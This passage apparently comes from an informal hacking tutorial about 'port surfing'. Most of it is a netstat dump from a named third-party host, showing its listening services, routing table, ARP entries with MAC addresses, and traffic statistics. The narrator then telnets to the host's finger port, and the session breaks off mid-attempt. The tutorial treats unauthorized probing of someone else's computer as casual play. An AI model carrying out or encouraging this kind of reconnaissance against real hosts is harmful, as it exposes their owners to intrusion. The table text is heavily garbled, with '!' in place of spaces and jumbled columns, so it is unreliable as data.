Yes!!!!!!! A-137-1641!!!!!!!! MULTINET!!!!!!!!!! (none) A-137-113237!!!!!!!! NFS-CLIENT!!!!!!!! Yes!!!!!!! (none) L \*\*\* Configuration for file "MULTINET:NETWORK DEVICES.CONFIGURATION" \*\*\* Adapter!!!! CSR Address!!! Flags/Vector se0!!!!! (Shared VMS Ethernet/FDDI)!!!!! -NONE-!!!!!!! -NONE-!!!!!!! -NONE-MultiNet Active Connections, including servers: Proto Rcv-Q Snd-Q! Local Address (Port)!!! Foreign Address (Port)! State ----- -----! ------!!!!!! ------TCP!!!!!! 0!! 822! GRANDE.NM.ORG(NETSTAT)! 198.59.115.24(1569)!!!! ESTABLISHED TCP!!!!!! 0!!!! 0! GRANDE.NM.ORG(POP3)!!!! 164.64.201.67(1256)!!!! **ESTABLISHED** TCP!!!!! 0!!!! 0! GRANDE.NM.ORG(4918)!!!! 129.121.254.5(TELNET)!! ESTABLISHED TCP!!!!! 0!!!! 0! GRANDE.NM.ORG(TELNET)!! AVATAR.NM.ORG(3141)!!!! ESTABLISHED TCP!!!!!! 0!!!! 0! \*(NAMESERVICE)!!!!!!!! LISTEN TCP!!!!!! 0!!!! 0! \*(TELNET)!!!!!!!!!!!!! LISTEN TCP!!!!!! 0!!!! 0! LISTEN 0!!!! TCP!!!!!! 0! \*(FINGER)!!!!!!!!!!!! LISTEN TCP!!!!!! 0!!!! 0! \*(NETSTAT)!!!!!!!!!!!! LISTEN TCP!!!!!! 0!!!! 0! LISTEN TCP!!!!!! 0!!!! 0! \*(LOGIN)!!!!!!!!!!!!!! LISTEN TCP!!!!!! 0!!!! 0! LISTEN \*(EXEC)!!!!!!!!!!!!!!!! TCP!!!!!! 0!!!! 0! LISTEN TCP!!!!!! 0!!!! 0! LISTEN TCP!!!!!! 0!!!! 0! \*(NETCONTROL)!!!!!!!! LISTEN TCP!!!!!! 0!!!! 0! \*(SYSTAT)!!!!!!!!!!!!! LISTEN \*(CHARGEN)!!!!!!!!!!! TCP!!!!!! 0!!!! 0! LISTEN TCP!!!!!! 0!!!! 0! \*(DAYTIME)!!!!!!!!!!! LISTEN TCP!!!!!! 0!!!! 0! LISTEN TCP!!!!!! 0!!!! 0! LISTEN TCP!!!!!! 0!!!! 0! \*(DISCARD)!!!!!!!!!! LISTEN TCP!!!!!! 0!!!! 0! \*(PRINTER)!!!!!!!!!!! LISTEN TCP!!!!!! 0!!!! 0! LISTEN TCP!!!!!! 0!!!! 0! LISTEN TCP!!!!!! 0! \*(KERBEROS\_MASTER)!!!!! 0!!!! LISTEN TCP!!!!!! 0!!!! 0! \*(KLOGIN)!!!!!!!!!!!!! LISTEN TCP!!!!!! 0!!!! 0! \*(KSHELL)!!!!!!!!!!! LISTEN TCP!!!!!! 0!!!! 0! GRANDE.NM.ORG(4174)!!!! OSO.NM.ORG(X11)!!!!!!! **ESTABLISHED** TCP!!!!!! 0!!!! GRANDE.NM.ORG(4172)!!!! OSO.NM.ORG(X11)!!!!!!! 0! ESTABLISHED TCP!!!!!! 0!!!! 0! GRANDE.NM.ORG(4171)!!!! OSO.NM.ORG(X11)!!!!!!!! ESTABLISHED

TCP!!!!!! 0!!!! 0! LISTEN UDP!!!!!! 0!!!! 0! \*(NAMESERVICE)!!!!!!!! \*(\*) UDP!!!!!! 0!!!! 0! 127.0.0.1(NAMESERVICE)! \*(\*) UDP!!!!!! 0!!!! 0! GRANDE.NM.OR(NAMESERV)! \*(\*) UDP!!!!!! 0!!!! 0! \*(\*) UDP!!!!!! 0!!!! 0! \*(BOOTPS)!!!!!!!!!!!!! \*(\*) \*(\*) 0!!!! 0! \*(KERBEROS)!!!!!!!!!! UDP!!!!!! UDP!!!!!! 0!!!! 0! 127.0.0.1(KERBEROS)!!!! \*(\*) UDP!!!!!! 0!!!! 0! GRANDE.NM.OR(KERBEROS)! \*(\*) 0! UDP!!!!!! 0!!!! \*(\*) UDP!!!!!! 0!!!! 0! \*(\*) \*(\*) UDP!!!!!! 0!!!! 0! UDP!!!!!! 0!!!! 0! \*(DAYTIME)!!!!!!!!!! \*(\*) UDP!!!!!! 0!!!! 0! \*(\*) UDP!!!!!! 0!!!! 0! \*(DISCARD)!!!!!!!!!!! \*(\*) UDP!!!!!! 0!!!! 0! \*(\*) UDP!!!!!! 0!!!! 0! \*(CHARGEN)!!!!!!!!!!! \*(\*) UDP!!!!!! 0!!!! 0! \*(TALK)!!!!!!!!!!!!!!!!! \*(\*) \*(NTALK)!!!!!!!!!!!!!!! \*(\*) UDP!!!!!! 0!!!! 0! UDP!!!!!! 0!!!! 0! \*(\*) UDP!!!!!! 0!!!! 0! \*(XDMCP)!!!!!!!!!!!! \*(\*) MultiNet registered RPC programs:

Program!!!! Version!! Protocol!!! Port ------PORTMAP!!!!! 2!!!!!! TCP!!!!!! 111 PORTMAP!!!!! 2!!!!!! UDP!!!!!! 111

MultiNet IP Routing tables:

Destination!!!!! Gateway!!!!!!!! Flags!!!!!! Refcnt Use!!!!! Interface! MTU 198.59.167.1!!!! LAWRII.NM.ORG!!! Up,Gateway,H 0!!!!! 2!!!!!!! se0!!!!!!! 1500 166.45.0.1!!!!!! ENSS365.NM.ORG!! Up.Gateway,H 0!!!!! 4162!!!! se0!!!!!!! 1500 205.138.138.1!!! ENSS365.NM.ORG!! Up,Gateway,H 0!!!!! 71!!!!!! se0!!!!!!! 1500 204.127.160.1!!! ENSS365.NM.ORG!! Up.Gateway.H 0!!!!! 298!!!!! se0!!!!!!! 1500 127.0.0.1!!!!!!! 127.0.0.1!!!!!!! Up,Host!!!!! 5!!!!! 1183513! lo0!!!!!!! 4136 198.59.167.2!!!! LAWRII.NM.ORG!!! Up,Gateway,H 0!!!!! 640!!!!! se0!!!!!!! 1500 192.132.89.2!!!! ENSS365.NM.ORG!! Up.Gateway.H 0!!!!! 729!!!!! se0!!!!!!! 1500 207.77.56.2!!!!! ENSS365.NM.ORG!! Up.Gateway.H 0!!!!! 5!!!!!!! se0!!!!!!! 1500 204.97.213.2!!!! ENSS365.NM.ORG!! Up,Gateway,H 0!!!!! 2641!!!! se0!!!!!!! 1500 194.90.74.66!!!! ENSS365.NM.ORG!! Up,Gateway,H 0!!!!! 1!!!!!!! se0!!!!!!! 1500 204.252.102.2!!! ENSS365.NM.ORG!! Up,Gateway,H 0!!!!! 109!!!!! se0!!!!!!! 1500 205.160.243.2!!! ENSS365.NM.ORG!! Up,Gateway,H 0!!!!! 78!!!!!! se0!!!!!!! 1500 Up,Gateway,H 0!!!!! 4!!!!!! 202.213.4.2!!!!! ENSS365.NM.ORG!! se0!!!!!!! 1500 202.216.224.66!! ENSS365.NM.ORG!! Up,Gateway,H 0!!!!! 113!!!!! se0!!!!!!! 1500 192.132.89.3!!!! ENSS365.NM.ORG!! Up.Gateway.H 0!!!!! 1100!!!! se0!!!!!!! 1500 198.203.196.67!! ENSS365.NM.ORG!! Up,Gateway,H 0!!!!! 385!!!!! se0!!!!!!! 1500 160.205.13.3!!!! ENSS365.NM.ORG!! Up,Gateway,H 0!!!!! 78!!!!!! se0!!!!!!! 1500 202.247.107.131! ENSS365.NM.ORG!! Up.Gateway.H 0!!!!! 19!!!!!! se0!!!!!!! 1500 198.59.167.4!!!! LAWRII.NM.ORG!!! Up,Gateway,H 0!!!!! 82!!!!!! se0!!!!!!! 1500 128.148.157.6!!! ENSS365.NM.ORG!! Up,Gateway,H 0!!!!! 198!!!!! se0!!!!!!! 1500 160.45.10.6!!!!! ENSS365.NM.ORG!! Up,Gateway,H 0!!!!! 3!!!!!!! se0!!!!!!! 1500 128.121.50.7!!!! ENSS365.NM.ORG!! Up,Gateway,H 0!!!!! 3052!!!! se0!!!!!!! 1500

206.170.113.8!!! ENSS365.NM.ORG!! Up.Gateway.H 0!!!!! 1451!!!! se0!!!!!!! 1500 128.148.128.9!!! ENSS365.NM.ORG!! Up,Gateway,H 0!!!!! 1122!!!! se0!!!!!!! 1500 203.7.132.9!!!!! ENSS365.NM.ORG!! Up,Gateway,H 0!!!!! 14!!!!!! se0!!!!!!! 1500 204.216.57.10!!! ENSS365.NM.ORG!! Up,Gateway,H 0!!!!! 180!!!!! se0!!!!!!! 1500 130.74.1.75!!!!! ENSS365.NM.ORG!! Up,Gateway,H 0!!!!! 10117!!! se0!!!!!!! 1500 206.68.65.15!!!! ENSS365.NM.ORG!! Up.Gateway.H 0!!!!! 249!!!!! se0!!!!!!! 1500 129.219.13.81!!! ENSS365.NM.ORG!! Up.Gateway,H 0!!!!! 547!!!!! se0!!!!!!! 1500 204.255.246.18!! ENSS365.NM.ORG!! Up.Gateway.H 0!!!!! 1125!!!! se0!!!!!!! 1500 160.45.24.21!!!! ENSS365.NM.ORG!! Up,Gateway,H 0!!!!! 97!!!!!! se0!!!!!!! 1500 206.28.168.21!!! ENSS365.NM.ORG!! Up,Gateway,H 0!!!!! 2093!!!! se0!!!!!!! 1500 163.179.3.222!!! ENSS365.NM.ORG!! Up,Gateway,H 0!!!!! 315!!!!! se0!!!!!!! 1500 198.109.130.33!! ENSS365.NM.ORG!! Up.Gateway.H 0!!!!! 1825!!!! se0!!!!!!! 1500 199.224.108.33!! ENSS365.NM.ORG!! Up,Gateway,H 0!!!!! 11362!!! se0!!!!!!! 1500 203.7.132.98!!!! ENSS365.NM.ORG!! Up.Gateway.H 0!!!!! 73!!!!!! se0!!!!!!! 1500 198.111.253.35!! ENSS365.NM.ORG!! Up,Gateway,H 0!!!!! 1134!!!! se0!!!!!!! 1500 206.149.24.100!! ENSS365.NM.ORG!! Up,Gateway,H 0!!!!! 3397!!!! se0!!!!!!! 1500 165.212.105.106! ENSS365.NM.ORG!! Up.Gateway.H 0!!!!! 17!!!!!! se0!!!!!!! 1006 205.238.3.241!!! ENSS365.NM.ORG!! Up,Gateway,H 0!!!!! 69!!!!!! se0!!!!!!! 1500 198.49.44.242!!! ENSS365.NM.ORG!! Up,Gateway,H 0!!!!! 25!!!!!! se0!!!!!!! 1500 194.22.188.242!! ENSS365.NM.ORG!! Up,Gateway,H 0!!!!! 20!!!!!! se0!!!!!! 1500 164.64.0!!!!!!!! LAWRII.NM.ORG!!! Up,Gateway!! 1!!!!! 40377!!! se0!!!!!!! 1500 0.0.0!!!!!!!!!! ENSS365.NM.ORG!! Up,Gateway!! 2!!!!! 4728741! se0!!!!!!! 1500 207.66.1!!!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 51!!!!!! se0!!!!!!! 1500 205.166.1!!!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 1978!!!! se0!!!!!!! 1500 204.134.1!!!!!! LAWRII.NM.ORG!!! Up.Gateway!! 0!!!!! 54!!!!!! se0!!!!!!! 1500 204.134.2!!!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 138!!!!! se0!!!!!!! 1500 192.132.2!!!!!! 129.121.248.1!!! Up,Gateway!! 0!!!!! 6345!!!! se0!!!!!!! 1500 204.134.67!!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 2022!!!! se0!!!!!!! 1500 206.206.67!!!!!! GLORY.NM.ORG!!!! Up.Gateway!! 0!!!!! 7778!!!! se0!!!!!!! 1500 206.206.68!!!!!! LAWRII.NM.ORG!!! Up.Gateway!! 0!!!!! 3185!!!! se0!!!!!!! 1500 207.66.5!!!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 626!!!!! se0!!!!!!! 1500 204.134.69!!!!!! GLORY.NM.ORG!!!! Up.Gateway!! 0!!!!! 7990!!!! se0!!!!!!! 1500 207.66.6!!!!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 53!!!!!! se0!!!!!!! 1500 204.134.70!!!!!! LAWRII.NM.ORG!!! Up,Gateway!! 0!!!!! 18011!!! se0!!!!!!! 1500 192.188.135!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 5!!!!!!! se0!!!!!!! 1500 206.206.71!!!!!! LAWRII.NM.ORG!!! Up,Gateway!! 0!!!!! 2!!!!!!! se0!!!!!!! 1500 GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 38!!!!!! 204.134.7!!!!!! se0!!!!!!! 1500 199.89.135!!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 99!!!!!! se0!!!!!!! 1500 198.59.136!!!!!! LAWRII.NM.ORG!!! Up.Gateway!! 0!!!!! 1293!!!! se0!!!!!!! 1500 204.134.9!!!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 21!!!!!! se0!!!!!!! 1500

204.134.73!!!!!! GLORY.NM.ORG!!!! Up.Gateway!! 0!!!!! 59794!!! se0!!!!!!! 1500 129.138.0!!!!!!! GLORY.NM.ORG!!!! Up.Gateway!! 0!!!!! 5262!!!! se0!!!!!!! 1500 192.92.10!!!!!!! LAWRII.NM.ORG!!! Up,Gateway!! 0!!!!! 163!!!!! se0!!!!!!! 1500 206.206.75!!!!!! LAWRII.NM.ORG!!! Up.Gateway!! 0!!!!! 604!!!!! se0!!!!!!! 1500 207.66.13!!!!!!! GLORY.NM.ORG!!!! Up.Gateway!! 0!!!!! 1184!!!! se0!!!!!!! 1500 204.134.77!!!!!! LAWRII.NM.ORG!!! Up.Gateway!! 0!!!!! 3649!!!! se0!!!!!!! 1500 207.66.14!!!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 334!!!!! se0!!!!!!! 1500 204.134.78!!!!!! GLORY.NM.ORG!!!! Up.Gateway!! 0!!!!! 239!!!!! se0!!!!!!! 1500 204.52.207!!!!!! GLORY.NM.ORG!!!! Up.Gateway!! 0!!!!! 293!!!!! se0!!!!!!! 1500 204.134.79!!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 1294!!!! se0!!!!!!! 1500 192.160.144!!!!! LAWRII.NM.ORG!!! Up.Gateway!! 0!!!!! 117!!!!! se0!!!!!!! 1500 206.206.80!!!!!! PENNY.NM.ORG!!!! Up,Gateway!! 0!!!!! 4663!!!! se0!!!!!!! 1500 204.134.80!!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 91!!!!!! se0!!!!!!! 1500 198.99.209!!!!!! LAWRII.NM.ORG!!! Up.Gateway!! 0!!!!! 1136!!!! se0!!!!!!! 1500 207.66.17!!!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 24173!!! se0!!!!!!! 1500 204.134.82!!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 29766!!! se0!!!!!!! 1500 192.41.211!!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 155!!!!! se0!!!!!!! 1500 192.189.147!!!!! LAWRII.NM.ORG!!! Up,Gateway!! 0!!!!! 3133!!!! se0!!!!!!! 1500 204.134.84!!!!!! PENNY.NM.ORG!!!! Up,Gateway!! 0!!!!! 189!!!!! se0!!!!!!! 1500 204.134.87!!!!!! LAWRII.NM.ORG!!! Up,Gateway!! 0!!!!! 94!!!!!! se0!!!!!!! 1500 146.88.0!!!!!!!! GLORY.NM.ORG!!!! Up.Gateway!! 0!!!!! 140!!!!! se0!!!!!!! 1500 192.84.24!!!!!!! GLORY.NM.ORG!!!! Up.Gateway!! 0!!!!! 3530!!!! se0!!!!!!! 1500 204.134.88!!!!!! LAWRII.NM.ORG!!! Up.Gateway!! 0!!!!! 136!!!!! se0!!!!!!! 1500 198.49.217!!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 303!!!!! se0!!!!!!! 1500 192.132.89!!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 3513!!!! se0!!!!!!! 1500 198.176.219!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 1278!!!! se0!!!!!!! 1500 206.206.92!!!!!! LAWRII.NM.ORG!!! Up.Gateway!! 0!!!!! 1228!!!! se0!!!!!!! 1500 192.234.220!!!!! 129.121.1.91!!!! Up,Gateway!! 0!!!!! 2337!!!! se0!!!!!!! 1500 204.134.92!!!!!! LAWRII.NM.ORG!!! Up.Gateway!! 0!!!!! 13995!!! se0!!!!!!! 1500 198.59.157!!!!!! LAWRII.NM.ORG!!! Up,Gateway!! 0!!!!! 508!!!!! se0!!!!!! 1500 206.206.93!!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 635!!!!! se0!!!!!!! 1500 204.134.93!!!!!! GLORY.NM.ORG!!!! Up.Gateway!! 0!!!!! 907!!!!! se0!!!!!!! 1500 198.59.158!!!!!! LAWRII.NM.ORG!!! Up,Gateway!! 0!!!!! 14214!!! se0!!!!!!! 1500 198.59.159!!!!!! LAWRII.NM.ORG!!! Up,Gateway!! 0!!!!! 1806!!!! se0!!!!!!! 1500

204.134.95!!!!!! PENNY.NM.ORG!!!! Up.Gateway!! 0!!!!! 3644!!!! se0!!!!!!! 1500 206.206.96!!!!!! GLORY.NM.ORG!!!! Up.Gateway!! 0!!!!! 990!!!!! se0!!!!!!! 1500 206.206.161!!!!! LAWRII.NM.ORG!!! Up.Gateway!! 0!!!!! 528!!!!! se0!!!!!!! 1500 198.59.97!!!!!! PENNY.NM.ORG!!!! Up.Gateway!! 0!!!!! 55!!!!!! se0!!!!!!! 1500 198.59.161!!!!!! LAWRII.NM.ORG!!! Up,Gateway!! 0!!!!! 497!!!!! se0!!!!!!! 1500 192.207.226!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 93217!!! se0!!!!!!! 1500 198.59.99!!!!!!! PENNY.NM.ORG!!!! Up,Gateway!! 0!!!!! 2!!!!!!! se0!!!!!!! 1500 198.59.163!!!!!! GLORY.NM.ORG!!!! Up.Gateway!! 0!!!!! 3379!!!! se0!!!!!!! 1500 192.133.100!!!!! LAWRII.NM.ORG!!! Up,Gateway!! 0!!!!! 3649!!!! se0!!!!!!! 1500 204.134.100!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 8!!!!!!! se0!!!!!!! 1500 128.165.0!!!!!! PENNY.NM.ORG!!!! Up,Gateway!! 0!!!!! 15851!!! se0!!!!!!! 1500 198.59.165!!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 274!!!!! se0!!!!!!! 1500 206.206.165!!!!! LAWRII.NM.ORG!!! Up,Gateway!! 0!!!!! 167!!!!! se0!!!!!!! 1500 206.206.102!!!!! GLORY.NM.ORG!!!! Up.Gateway!! 0!!!!! 5316!!!! se0!!!!!!! 1500 160.230.0!!!!!!! LAWRII.NM.ORG!!! Up.Gateway!! 0!!!!! 19408!!! se0!!!!!!! 1500 206.206.166!!!!! LAWRII.NM.ORG!!! Up,Gateway!! 0!!!!! 1756!!!! se0!!!!!!! 1500 205.166.231!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 324!!!!! se0!!!!!!! 1500 198.59.167!!!!!! GLORY.NM.ORG!!!! Up.Gateway!! 0!!!!! 1568!!!! se0!!!!!!! 1500 206.206.103!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 3629!!!! se0!!!!!!! 1500 198.59.168!!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 9063!!!! se0!!!!!!! 1500 206.206.104!!!!! GLORY.NM.ORG!!!! Up.Gateway!! 0!!!!! 7333!!!! se0!!!!!!! 1500 206.206.168!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 234!!!!! se0!!!!!!! 1500 204.134.105!!!!! LAWRII.NM.ORG!!! Up.Gateway!! 0!!!!! 4826!!!! se0!!!!!!! 1500 206.206.105!!!!! LAWRII.NM.ORG!!! Up.Gateway!! 0!!!!! 422!!!!! se0!!!!!!! 1500 204.134.41!!!!!! LAWRII.NM.ORG!!! Up,Gateway!! 0!!!!! 41782!!! se0!!!!!!! 1500 206.206.169!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 5101!!!! se0!!!!!!! 1500 204.134.42!!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 10761!!! se0!!!!!!! 1500 206.206.170!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 916!!!!! se0!!!!!!! 1500 198.49.44!!!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 3!!!!!!! se0!!!!!!! 1500 198.59.108!!!!!! GLORY.NM.ORG!!!! Up.Gateway!! 0!!!!! 2129!!!! se0!!!!!!! 1500 204.29.236!!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 125!!!!! se0!!!!!!! 1500

206.206.172!!!!! GLORY.NM.ORG!!!! Up.Gateway!! 0!!!!! 5839!!!! se0!!!!!!! 1500 204.134.108!!!!! GLORY.NM.ORG!!!! Up.Gateway!! 0!!!!! 3216!!!! se0!!!!!!! 1500 206.206.173!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 374!!!!! se0!!!!!!! 1500 198.175.173!!!!! LAWRII.NM.ORG!!! Up.Gateway!! 0!!!!! 6227!!!! se0!!!!!!! 1500 198.59.110!!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 1797!!!! se0!!!!!!! 1500 198.51.238!!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 1356!!!! se0!!!!!!! 1500 192.136.110!!!!! GLORY.NM.ORG!!!! Up.Gateway!! 0!!!!! 583!!!!! se0!!!!!!! 1500 204.134.48!!!!!! GLORY.NM.ORG!!!! Up.Gateway!! 0!!!!! 42!!!!!! se0!!!!!!! 1500 198.175.176!!!!! LAWRII.NM.ORG!!! Up,Gateway!! 0!!!!! 32!!!!!! se0!!!!!! 1500 LAWRII.NM.ORG!!! Up,Gateway!! 0!!!!! 44!!!!!! se0!!!!!!! 1500 206.206.114!!!!! 206.206.179!!!!! LAWRII.NM.ORG!!! Up.Gateway!! 0!!!!! 14!!!!!! se0!!!!!!! 1500 198.59.179!!!!!! PENNY.NM.ORG!!!! Up,Gateway!! 0!!!!! 222!!!!! se0!!!!!!! 1500 198.59.115!!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 1!!!!! 132886!! se0!!!!!!! 1500 206.206.181!!!!! GLORY.NM.ORG!!!! Up.Gateway!! 0!!!!! 1354!!!! se0!!!!!!! 1500 206.206.182!!!!! SIENNA.NM.ORG!!! Up,Gateway!! 0!!!!! 16!!!!!! se0!!!!!!! 1500 206.206.118!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 3423!!!! se0!!!!!!! 1500 206.206.119!!!!! GLORY.NM.ORG!!!! Up.Gateway!! 0!!!!! 282!!!!! se0!!!!!!! 1500 206.206.183!!!!! SIENNA.NM.ORG!!! Up,Gateway!! 0!!!!! 2473!!!! se0!!!!!!! 1500 143.120.0!!!!!!! LAWRII.NM.ORG!!! Up,Gateway!! 0!!!!! 123533!! se0!!!!!!! 1500 206.206.184!!!!! GLORY.NM.ORG!!!! Up.Gateway!! 0!!!!! 1114!!!! se0!!!!!!! 1500 205.167.120!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 4202!!!! se0!!!!!!! 1500 206.206.121!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 1!!!!! 71!!!!!! se0!!!!!!! 1500 129.121.0!!!!!!! GRANDE.NM.ORG!!! Up!!!!!!!!! 12!!!! 21658599 se0!!!!!!! 1500 204.134.122!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 195!!!!! se0!!!!!!! 1500 204.134.58!!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 7707!!!! se0!!!!!!! 1500 128.123.0!!!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 34416!!! se0!!!!!!! 1500 204.134.59!!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 1007!!!! se0!!!!!!! 1500 204.134.124!!!!! GLORY.NM.ORG!!!! Up.Gateway!! 0!!!!! 37160!!! se0!!!!!!! 1500 206.206.124!!!!! LAWRII.NM.ORG!!! Up,Gateway!! 0!!!!! 79!!!!!! se0!!!!!!! 1500 206.206.125!!!!! PENNY.NM.ORG!!!! Up,Gateway!! 0!!!!! 233359!! se0!!!!!!! 1500

204.134.126!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 497!!!!! se0!!!!!!! 1500 206.206.126!!!!! LAWRII.NM.ORG!!!! Up,Gateway!! 0!!!!! 13644!!! se0!!!!!!! 1500 204.69.190!!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 1630!!!! se0!!!!!!! 1500 206.206.190!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 1630!!!! se0!!!!!!! 1500 204.134.127!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 45621!!! se0!!!!!!! 1500 206.206.191!!!!! GLORY.NM.ORG!!!! Up,Gateway!! 0!!!!! 3574!!!! se0!!!!!!! 1500

MultiNet IPX Routing tables:

Destination!!!!! Gateway!!!!!!!! Flags!!!!!! Refcnt Use!!!!! Interface! MTU

MultiNet ARP table:

GLORY.NM.ORG (IP 129.121.1.4)!!!!!!!!!!!!!!! AA:00:04:00:61:D0!! Temporary CHAMA.NM.ORG (IP 129.121.1.8)!!!!!!!!!!!! AA:00:04:00:0C:D0!! Temporary [UNKNOWN] (IP 129.121.251.5)!!!!!!!!!!!!!!! AA:00:04:00:D2:D0!! Temporary LAWRII.NM.ORG (IP 129.121.254.10)!!!!!!!!!! AA:00:04:00:5C:D0!! Temporary BRAVO.NM.ORG (IP 129.121.1.6)!!!!!!!!!!!!!! AA:00:04:00:0B:D0!! Temporary [UNKNOWN] (IP 129.121.253.10)!!!!!!!!!!!!!!!!!! AA:00:04:00:4B:D0!! Temporary !

MultiNet Network Interface statistics:

MultiNet Protocol statistics:

!!!!!!!!! 734363 ICMP "Echo" packets received !!!!!!!!! 734363 ICMP "Echo Reply" packets sent !!!!!!!!!! 18339 ICMP "Echo Reply" packets received !!!!!!!!!! 704140 ICMP "Destination Unreachable" packets sent !!!!!!!!!! 451243 ICMP "Destination Unreachable" packets received !!!!!!!!!!! 1488 ICMP "Source Quench" packets received !!!!!!!!!! 163911 ICMP "ReDirect" packets received !!!!!!!!!! 189732 ICMP "Time Exceeded" packets received !!!!!!!!! 126966 TCP connections initiated !!!!!!!!! 233998 TCP connections established !!!!!!!!!! 132611 TCP connections accepted !!!!!!!!!! 67972 TCP connections dropped !!!!!!!!!! 28182 embryonic TCP connections dropped IIIIIIII 269399 TCP connections closed !!!!!!!! 10711838 TCP segments timed for RTT !!!!!!!!! 10505140 TCP segments updated RTT !!!!!!!!! 3927264 TCP delayed ACKs sent !!!!!!!!!!!! 666 TCP connections dropped due to retransmit timeouts !!!!!!!!!! 111040 TCP retransmit timeouts !!!!!!!!!!! 3136 TCP persist timeouts !!!!!!!!!!!!! 9 TCP persist connection drops !!!!!!!!!! 16850 TCP keepalive timeouts !!!!!!!!!!! 1195 TCP keepalive probes sent IIIIIIIII 14392 TCP connections dropped due to keepalive timeouts !!!!!!!! 28842663 TCP packets sent !!!!!!!!! 12714484 TCP data packets sent !!!!!!! 1206060086 TCP data bytes sent !!!!!!!!!! 58321 TCP data packets retransmitted !!!!!!!!! 22144036 TCP data bytes retransmitted !!!!!!!!! 6802199 TCP ACK-only packets sent !!!!!!!!!!! 1502 TCP window probes sent !!!!!!!!!!! 483 TCP URG-only packets sent !!!!!!!!! 8906175 TCP Window-Update-only packets sent !!!!!!!!!! 359509 TCP control packets sent !!!!!!!! 38675084 TCP packets received !!!!!!!! 28399363 TCP packets received in sequence !!!!!!! 1929418386 TCP bytes received in sequence IIIIIIIII 25207 TCP packets with checksum errors !!!!!!!!!! 273374 TCP packets were duplicates !!!!!!! 230525708 TCP bytes were duplicates !!!!!!!!!!! 3748 TCP packets had some duplicate bytes !!!!!!!!! 493214 TCP bytes were partial duplicates !!!!!!!!! 2317156 TCP packets were out of order !!!!!!! 3151204672 TCP bytes were out of order !!!!!!!!!! 1915 TCP packets had data after window !!!!!!!!!! 865443 TCP bytes were after window !!!!!!!!!!! 5804 TCP packets for already closed connection !!!!!!!!!!! 941 TCP packets were window probes !!!!!!!!! 10847459 TCP packets had ACKs !!!!!!!!!! 222657 TCP packets had duplicate ACKs !!!!!!! 1200274739 TCP bytes ACKed !!!!!!!!! 141545 TCP packets had window updates !!!!!!!!!!!!! 13 TCP segments dropped due to PAWS

MultiNet Buffer Statistics: !!!!!!! 388 out of 608 buffers in use: !!!!!!!!!!!!! 30 buffers allocated to Data. !!!!!!!!!!!! 57 buffers allocated to Protocol Control Blocks. !!!!!!!!!!!!! 6 buffers allocated to Memory Management. !!!!!!! 11 out of 43 page clusters in use. !!!!!!! 11 CXBs borrowed from VMS device drivers !!!!!! 2 CXBs waiting to return to the VMS device drivers !!!!!!! 162 Kbytes allocated to MultiNet buffers (44% in use). !!!!!!! 226 Kbytes of allocated buffer address space (0% of!!! maximum). Connection closed by foreign host. <slug> [68] ->

Whoa! What was all that?

What we did was telnet to port 15 -- the netstat port--! which on some computers runs a daemon that tells anybody who cares to drop in just about everything about the connection made by all the computers linked to the Internet through this computer.

So from this we learned two things:

1) Grande.nm.org is a very busy and important computer.

2) Even a very busy and important computer can let the random port surfer come and play.

So my lady friend wanted to try out another port. I suggested the finger port, number 79. So she gave the command:

<slug> [68] ->telnet grande.nm.org 79 Trying 129.121.1.2 ... Connected to grande.nm.org. Escape character is '^]'. finger ?Sorry, could not find "FINGER" Connection closed by foreign host. <slug> [69] ->telnet grande.nm.org 79 Trying 129.121.1.2 ... Connected to grande.nm.org.

